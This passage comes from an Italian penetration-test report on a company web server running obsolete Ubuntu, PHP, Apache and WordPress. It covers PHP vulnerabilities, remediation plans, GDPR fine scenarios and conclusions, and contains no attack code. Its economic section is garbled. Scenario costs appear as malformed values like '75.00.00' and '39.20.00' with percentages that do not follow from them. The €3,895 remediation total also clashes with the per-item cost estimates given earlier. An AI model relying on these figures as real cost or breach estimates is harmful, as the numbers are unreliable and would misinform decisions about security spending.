- Aggiornare documentazione di sistema.

COSTO STIMATO:
€1.000 - €3.000 COMPLESSITÀ: ALTA TEMPO IMPLEMENTAZIONE: 15-20 giorni lavorativi IMPATTO OPERATIVO: MEDIO (richiede downtime pianificato).

VULNERABILITà PHP 5.3.10

DESCRIZIONE VULNERABILITÀ

Il server web utilizza PHP 5.3.10, rilasciato nel 2012 e giunto a End of Life nel 2014. Versione affetta da numerose vulnerabilità critiche.

RISCHIO:
- Remote Code Execution tramite vulnerabilità PHP note,
- PHP-CGI vulnerability,
- Memory corruption e arbitrary code execution,
- Nessun supporto security da 12 anni.

IMPATTO BUSINESS:
- Applicazione WordPress completamente compromettibile,
- Esposizione dati utenti e database,
- Potenziale defacement del sito web aziendale,
- Rischio utilizzo per attacchi verso terzi (botnet).

REMEDIATION IMMEDIATA (0-7 giorni):
- Pianificare aggiornamento PHP urgente,
- Verificare compatibilità WordPress con PHP,
- Implementare Web Application Firewall,
- Limitare accesso web application a IP fidati.

REMEDIATION BREVE TERMINE (8-30 giorni):
- Aggiornare a PHP 8.2 o superiore,
- Testare funzionalità WordPress post-aggiornamento,
- Rivedere configurazione PHP per hardening,
- Disabilitare funzioni PHP pericolose non necessarie.

COSTO STIMATO:
€3.000 - €5.000
COMPLESSITÀ: mEDia
TEMPO IMPLEMENTAZIONE: 5-10 giorni lavorativi
IMPATTO OPERATIVO: basso.

ANALISI IMPATTO ECONOMICO

La presente sezione fornisce un'analisi quantitativa dell'impatto economico delle vulnerabilità identificate, confrontando i costi di remediation preventiva con i costi potenziali di un data breach.

(L'analisi si basa su dati statistici reali del settore IT italiano e internazionale.)

FONTIE DATI:
- IBM Cost of Data Breach Report 2025,
- Clusit Report Italia 2025,
- Rapporto sulla Sicurezza ICT,
- Garante Privacy Italia,
- Registro sanzioni GDPR,
- Verizon Data Breach Investigations Report (DBIR) 2025,
- Ponemon Institute,
- Cost of Data Breach Study.

SCENARIO 1: COSTI DI REMEDIATION PREVENTIVA

Investimento necessario per risolvere le vulnerabilità identificate e implementare misure di sicurezza adeguate:

Intervento	Costo (€)
Migrazione Ubuntu 22.04 LTS	100
Aggiornamento PHP 8.2	400
Aggiornamento WordPress + plugin	250
Aggiornamento Apache 2.4.x	200
Configurazione SSH hardening	100
Implementazione 2FA	300
Password policy enforcement	275
Disabilitazione FTP / SFTP setup	100
Security headers implementation	500
Consulenza security (15 giorni)	500
Formazione staff security	450
Implementazione monitoring (SIEM)	120
Backup system automatizzato	200
Testing e validazione	400
---	---
TOTALE REMEDIATION COMPLETA	3895

SCENARIO 2: SANZIONI GDPR

Regolamento UE 2016/679 (GDPR) Art. 83, paragrafo 5:
Sanzione massima per violazioni gravi:
- €20.000.000 (venti milioni di euro)
 OPPURE - 4% del fatturato annuo mondiale totale dell'esercizio precedente.

Per TechCorp S.p.A. (fatturato stimato €15M):
- 4% fatturato = €600.000
- Massimo fisso = €20.000.000
SANZIONE APPLICABILE: €20.000.000

ANALISI COSTO-BENEFICIO

CONFRONTO INVESTIMENTI

Scenario	Costo (€)	% Rispetto al Breach Medio	Tipo di Impatto
Remediation preventiva	75.00.00	1,90%	Investimento di sicurezza
Data breach medio	18.00.00	100%	Costo standard stimato
Data breach grave	19.20.00	174%	Impatto critico
Worst-case GDPR	39.20.00	687%	Massimo rischio sanzionatorio

IMPATTO FINANZIARIO NON QUANTIFICABILE

Oltre ai costi diretti, un data breach comporta:
- Perdita fiducia clienti e partner,
- Danno reputazionale a lungo termine,
- Perdita competitività di mercato,
- Difficoltà future acquisizione clienti,
- Aumento costi assicurativi,
- Difficoltà accesso a finanziamenti.

CONCLUSIONI FINALI

Il presente report ha documentato un'analisi completa di sicurezza informatica condotta sull'infrastruttura web di TechCorp S.p.A. nel periodo 23-25 gennaio 2026, comprensiva di Vulnerability Assessment e Penetration Testing.

SINTESI DEI RISULTATI

L'assessment ha evidenziato uno stato di sicurezza critico dell'infrastruttura analizzata, caratterizzato da:

- 41 vulnerabilità identificate (2 Critical, 2 High, 4 Medium, 33 Low),
- Compromissione completa del sistema dimostrata in meno di 4 ore,
- Accesso root ottenuto mediante concatenazione di vulnerabilità multiple,
- Assenza di meccanismi di detection e monitoring,
- Configurazioni di sicurezza inadeguate su tutti i livelli.

La facilità con cui è stato possibile compromettere completamente il sistema indica un rischio concreto e immediato per la sicurezza e la continuità operativa aziendale.

CRITICITÀ PRINCIPALI IDENTIFICATE

Le vulnerabilità più gravi che richiedono intervento immediato sono:

1. SISTEMA OPERATIVO OBSOLETO: Ubuntu 8.04 EOL da 13 anni, privo di supporto security,
2. COMPONENTI SOFTWARE CRITICI NON AGGIORNATI: PHP 5.3.10, Apache 2.2.22, WordPress 4.5 - tutti obsoleti,
3. CREDENZIALI DEBOLI E MAL GESTITE: password facilmente indovinabili, assenza policy robuste,
4. CONFIGURAZIONI DI SICUREZZA INADEGUATE: sudo misconfiguration, FTP anonymous, XML-RPC esposto,
5. ASSENZA MECCANISMI DI PROTEZIONE: nessun monitoring, detection, backup automatizzato.

CONFORMITÀ NORMATIVA

L'attuale configurazione del sistema presenta potenziali violazioni di:

- GDPR (Regolamento UE 2016/679):
Art. 32 - Misure di sicurezza adeguate,
Art. 25 - Privacy by design.

- Direttiva NIS2 (per settori applicabili)
- Requisiti di cybersecurity e incident reporting.

- Standard ISO 27001
- Gestione sicurezza informazioni.

La non conformità espone TechCorp a sanzioni amministrative e responsabilità legali in caso di breach.

Il presente assessment ha fornito una valutazione approfondita e oggettiva dello stato di sicurezza dell'infrastruttura TechCorp S.p.A.
I risultati evidenziano criticità significative che richiedono azione immediata, ma anche un percorso chiaro e realizzabile per raggiungere un livello di sicurezza adeguato.
L'investimento in sicurezza informatica non è un costo, ma una protezione essenziale per la continuità aziendale, la fiducia dei clienti e la conformità normativa.
Si rimane a disposizione per eventuali chiarimenti e per supportare TechCorp nell'implementazione delle raccomandazioni fornite.

Viki Susanna Genovese
Data: 26 Gennaio 2026